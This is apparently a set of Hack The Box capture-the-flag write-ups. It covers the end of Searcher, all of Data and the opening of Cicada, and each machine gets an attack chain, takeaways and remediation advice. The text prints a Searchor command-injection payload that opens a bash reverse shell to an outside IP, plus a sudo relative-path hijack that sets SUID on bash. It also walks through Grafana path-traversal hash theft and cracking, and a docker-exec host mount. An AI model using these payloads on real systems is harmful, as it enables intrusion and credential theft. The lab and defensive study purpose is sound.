
Navigated to the webserver. Had to add searcher.htb to /etc/hosts.

It looks like some searchengine-esque type website. I checked source code and it looks like it uses Searchor 2.4.0 (line 423).

Did some googling and found this https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection/blob/main/exploit.sh. Set up a listener on 1337 then pasted this into the query:
‘,__import__(‘os’).system(‘bash -c “bash -i >& /dev/tcp/10.10.16.147/1337 0>&1″‘))#
And we got a shell.

Stabilized the shell.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
I tried throwing linpeas on the machine but it deleted on it’s own so there must be some sort of security. Did some local enumeration and eventually found some git credentials.

http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
These credentials are apparently also the same credentials for the svc account we currently have.

I can’t read what the file does so I just tried running it and it gave me possible arguments.

Ran the first command to check it out and it shows us docker containers as mentioned.
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps

We can find credentials in these containers.
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect ‘{{json .Config}}’ gitea
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect ‘{{json .Config}}’ mysql_db

Tried these on root but I was able to get in. I was able to get in the gitea.searcher.htb with administrator:yuiu1hoiu4i5ho1uh

Before fully diving into that I did research on the last command full-checkup we had access to and we can actually get root from that as it’s using a relative path.
cd /tmp && echo -e ‘#!/bin/bash\nchmod +s /bin/bash’ > full-checkup.sh && chmod +x full-checkup.sh && sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup && /bin/bash -p
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added searcher.htb to /etc/hosts and browsed to the web server. Found a search engine style web application. Checked the page source and identified Searchor 2.4.0 on line 423.
rustscan -a 10.129.26.149 –ulimit 5000 -b 2000 — -A -Pn
2 – Initial Access – Searchor 2.4.0 command injection Researched Searchor 2.4.0 and found a public arbitrary command injection exploit. The search query was passed unsanitised into a Python eval call, allowing injection of arbitrary Python code. Injected a bash reverse shell via the search field and caught a shell as the svc user.
‘,__import__(‘os’).system(‘bash -c “bash -i >& /dev/tcp/10.10.16.147/1337 0>&1″‘))#
3 – Credential discovery in Git config Stabilised the shell and attempted to run LinPEAS but it was deleted automatically. Performed manual enumeration and found a Git config file containing credentials for the cody user embedded in a Gitea remote URL. These credentials also worked for the svc OS account.
Credentials recovered: cody:jh1usoih2bkjaspwe92
4 – Docker container inspection for admin credentials Found a system-checkup.py script executable as root via sudo. Ran it with the docker-ps argument to list running containers, then used docker-inspect with a Go template to dump container environment variables from the gitea and mysql_db containers. Recovered administrator credentials for the Gitea instance.
sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect ‘{{json .Config}}’ gitea sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect ‘{{json .Config}}’ mysql_db
Credentials recovered: admin:yuiu1hoiu4i5ho1uh
5 – Privilege Escalation – relative path hijack in system-checkup.py Researched the full-checkup argument and found the script called full-checkup.sh using a relative path with no absolute path validation. Created a malicious full-checkup.sh in /tmp that set the SUID bit on /bin/bash, then ran the script as root from /tmp to execute it. Spawned a root shell.
cd /tmp && echo -e ‘#!/bin/bash\nchmod +s /bin/bash’ > full-checkup.sh && chmod +x full-checkup.sh && sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup && /bin/bash -p
Key Takeaways
- Command injection in Searchor 2.4.0 – The search query was passed directly into a Python eval call with no sanitisation, allowing arbitrary code execution. User input must never be passed to eval, exec, or any dynamic code execution function. All input must be validated and sanitised before use.
- Plaintext credentials embedded in Git remote URL – The cody credentials were stored in plaintext in a .git/config file as part of the remote URL. Credentials must never be embedded in Git URLs or committed to any repository. Use SSH keys or credential helpers and audit all repositories for embedded secrets.
- Credentials in Docker container environment variables – Administrator credentials for Gitea and database credentials were stored in container environment variables, readable by anyone with docker inspect access. Secrets must be injected using a dedicated secrets management solution rather than environment variables and docker inspect must be restricted to authorised users.
- Relative path execution in a root sudo script – The system-checkup.py script called full-checkup.sh using a relative path, allowing any user with sudo access to the script to plant a malicious version in the current directory. Scripts executed with elevated privileges must use absolute paths for all called binaries and scripts.
- Sudo access to Docker inspection enabling credential harvesting – The ability to run docker-inspect as root exposed all container environment variables including admin credentials. Docker management commands executed with sudo must be treated as equivalent to root access and must never be granted to standard users without strict controls.
Remediation
[Immediate] Patch Searchor to remediate the command injection vulnerability Update Searchor to a patched version that does not pass user input to eval or any dynamic execution function. Conduct a full code review of the application to identify any other instances of unsafe input handling. Deploy a WAF with command injection detection rules as a compensating control during remediation.
[Immediate] Remove credentials from all Git config files and repositories Audit all Git repositories and config files across the system for embedded credentials in remote URLs or configuration values. Remove any findings, rotate the affected credentials, and rewrite Git history where necessary. Implement pre-commit hooks and a secrets scanning tool to prevent credentials being committed going forward.
[Immediate] Remove credentials from Docker container environment variables Migrate all secrets currently passed as container environment variables to a secrets management solution such as Docker Secrets or HashiCorp Vault. Rotate the Gitea admin and database credentials immediately. Restrict docker inspect access to authorised administrators only.
[Immediate] Fix the relative path vulnerability in system-checkup.py Update system-checkup.py to use absolute paths for all script and binary references. Restrict the sudo rule to prevent users from influencing the working directory from which the script is called. Conduct a review of all scripts executable via sudo for similar relative path issues.
[Short-term] Restrict sudo rules for Docker and system scripts Audit all sudoers entries referencing Docker commands and system scripts. Apply the principle of least privilege and remove any sudo rules that grant capabilities equivalent to unrestricted root access. Any sudo rule allowing Docker interaction must be considered a potential full root escalation path.
[Long-term] Implement secrets management and a secure development baseline Establish a policy prohibiting hardcoded credentials in application code, Git configs, and container definitions. Integrate secrets scanning into the CI/CD pipeline and conduct regular audits of running container configurations for exposed environment variables. Include internally developed scripts and applications in the scope of regular security assessments.
- Command injection in Searchor 2.4.0 – The search query was passed directly into a Python eval call with no sanitisation, allowing arbitrary code execution. User input must never be passed to eval, exec, or any dynamic code execution function. All input must be validated and sanitised before use.
-
Data writeup
Data writeup
Box name: Data
Difficulty: Easy
OS: Linux
Overview: Data is an Easy Linux machine that involves exploiting [CVE-2021-43798](https://nvd.nist.gov/vuln/detail/CVE-2021-43798), an arbitrary file read via path traversal in Grafana. By exploiting this vulnerability, the database file for Grafana is extracted, and the hashes in the database are converted to a format readable by Hashcat. The hash is then cracked and can be used for SSH access to the target as user boris. The compromised user has the privileges to execute docker exec as root on the system, allowing the user to escalate and obtain root access by adding the privileged flag to running containers and mounting the host filesystem.
Link: https://app.hackthebox.com/machines/Data?sort_by=created_at&sort_type=desc
Machine IP: 10.129.234.47

Ran rustscan.
rustscan -a 10.129.234.47 –ulimit 5000 -b 2000 — -A -Pn

Navigated to the webserver on port 3000.


There also appears to be a verison number bottom right Grafana v8.0.0. Did some googling and it looks like it’s vulnerable to CVE-2021-43798 https://github.com/pedrohavay/exploit-grafana-CVE-2021-43798/tree/main. Downloaded exploit.py, set the targets.txt to this webapp and ran it. It looks like it gave us a secret key and we were able to get a few interesting files.
sqlite3 grafana.db “select login,password,salt from user;”

Looks like we were able to get some user with hashes and salts. While cracking the hashes I had some issue using hashcat alone. I put the hash and salts in ghash.txt, downloaded grafana2hashcat.py then ran hashcat on them.
wget https://raw.githubusercontent.com/iamaldi/grafana2hashcat/main/grafana2hashcat.py
python3 grafana2hashcat.py ghash.txt -o hashcat_ready.txt
hashcat -m 10900 hashcat_ready.txt /usr/share/wordlists/rockyou.txt

boris:beautiful1
Tried sshing in and we got in.

Ran sudo -l for a quick win and found something interesting.


We can get in to the container with root using this:
sudo /snap/bin/docker exec -u root -it grafana /bin/sh
Then mount the host disk.
mount /dev/sda1 /mnt
And with this we can see all the files and read root.txt

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 3000 (HTTP). Browsed to port 3000 and found a Grafana login page with the version number visible in the bottom right corner as v8.0.0.
rustscan -a 10.129.234.47 –ulimit 5000 -b 2000 — -A -Pn
2 – Initial Access – Grafana path traversal file read – CVE-2021-43798 Researched Grafana 8.0.0 and found CVE-2021-43798, an unauthenticated path traversal vulnerability allowing arbitrary file read. Downloaded a public exploit, pointed it at the target, and successfully retrieved sensitive files including the Grafana SQLite database.
3 – Hash extraction and cracking Queried the extracted database to retrieve user login, password hash, and salt values. Used grafana2hashcat to convert the Grafana hash format into a Hashcat-compatible format and cracked the hash with rockyou.
sqlite3 grafana.db “select login,password,salt from user;” python3 grafana2hashcat.py ghash.txt -o hashcat_ready.txt hashcat -m 10900 hashcat_ready.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: boris:beautiful1
4 – SSH access and user flag Authenticated via SSH as boris and retrieved user.txt.
5 – Privilege Escalation – Docker exec as root Ran sudo -l and found boris could run docker exec as root. Executed into the running grafana container as root then mounted the host disk inside the container, gaining access to the full host filesystem. Retrieved root.txt.
sudo /snap/bin/docker exec -u root -it grafana /bin/sh mount /dev/sda1 /mnt
Key Takeaways
- Unauthenticated path traversal in Grafana – CVE-2021-43798 (CVSS 7.5 High) – Grafana 8.0.0 allowed unauthenticated path traversal to read arbitrary files from the server filesystem including the SQLite database containing user credentials. Grafana must be kept up to date and access must be restricted to authorised users and IP ranges.
- Version number disclosed in the UI – The Grafana version was visible on the login page without authentication, allowing immediate and precise exploit selection. Version disclosure in public-facing login pages must be disabled.
- Grafana database accessible via file read – The SQLite database storing all Grafana user credentials was readable through the path traversal vulnerability. Sensitive application databases must have restrictive filesystem permissions and must not be stored in locations accessible to web-facing processes beyond what is required.
- Weak password crackable with rockyou – Boris’s password was in the rockyou wordlist and cracked quickly. All user accounts must use passwords that are resistant to dictionary attacks and password complexity must be enforced at the application level.
- Docker exec sudo rule enabling container escape – Boris could run docker exec as root with no restrictions, allowing entry into a privileged container and mounting of the host filesystem. Docker exec sudo rules are effectively equivalent to unrestricted root access and must never be granted to standard users.
Remediation
[Immediate] Patch Grafana to remediate CVE-2021-43798 (CVSS 7.5 High) Update Grafana to the latest patched version immediately. This vulnerability has been patched since late 2021 and its presence indicates patch management has not been applied. Restrict Grafana access to authorised IP ranges and place it behind a VPN or authenticated reverse proxy. Disable version disclosure on the login page.
[Immediate] Rotate all credentials extracted from the Grafana database The boris account credentials and any other hashes recovered from the database must be considered fully compromised. Rotate all affected passwords immediately. Audit the Grafana instance for any data source credentials or API keys that may also have been exposed through the file read.
[Immediate] Remove the docker exec sudo rule Delete the sudoers entry allowing boris to run docker exec as root immediately. Unrestricted docker exec as root is functionally equivalent to full root access and must never be granted to standard users. If container management access is operationally required, implement it through a controlled and audited privileged access management solution.
[Short-term] Enforce a strong password policy Boris’s password was in the rockyou wordlist. Enforce a minimum password length of 14 characters with complexity requirements for all application and OS accounts. Audit existing passwords against common wordlists and force resets where weak passwords are found.
[Short-term] Harden Docker and container runtime security Audit all sudo rules referencing Docker commands across all hosts. Implement container runtime security controls preventing host filesystem mounts from within containers unless explicitly required. Apply the principle of least privilege to all container configurations and restrict which users can interact with the Docker daemon.
[Long-term] Implement a monitoring and internal tool patch management programme Grafana and similar internal monitoring tools are frequently overlooked in patch cycles despite running with access to sensitive credentials and data sources. Include all internal tooling in regular vulnerability scans and establish patch SLAs covering monitoring platforms, dashboards, and observability stacks.
- Unauthenticated path traversal in Grafana – CVE-2021-43798 (CVSS 7.5 High) – Grafana 8.0.0 allowed unauthenticated path traversal to read arbitrary files from the server filesystem including the SQLite database containing user credentials. Grafana must be kept up to date and access must be restricted to authorised users and IP ranges.
-
Cicada writeup
Cicada writeup
Box name: Cicada
Difficulty: Easy
OS: Windows
Overview: Cicada is an easy-difficult Windows machine that focuses on beginner Active Directory enumeration and exploitation. In this machine, players will enumerate the domain, identify users, navigate shares, uncover plaintext passwords stored in files, execute a password spray, and use the SeBackupPrivilege to achieve full system compromise.
Link: https://app.hackthebox.com/machines/Cicada?sort_by=created_at&sort_type=desc
Machine IP: 10.129.231.149
Scanned the machine with Rustscan.
rustscan -a 10.129.231.149 –ulimit 5000 -b 2000 — -A -Pn

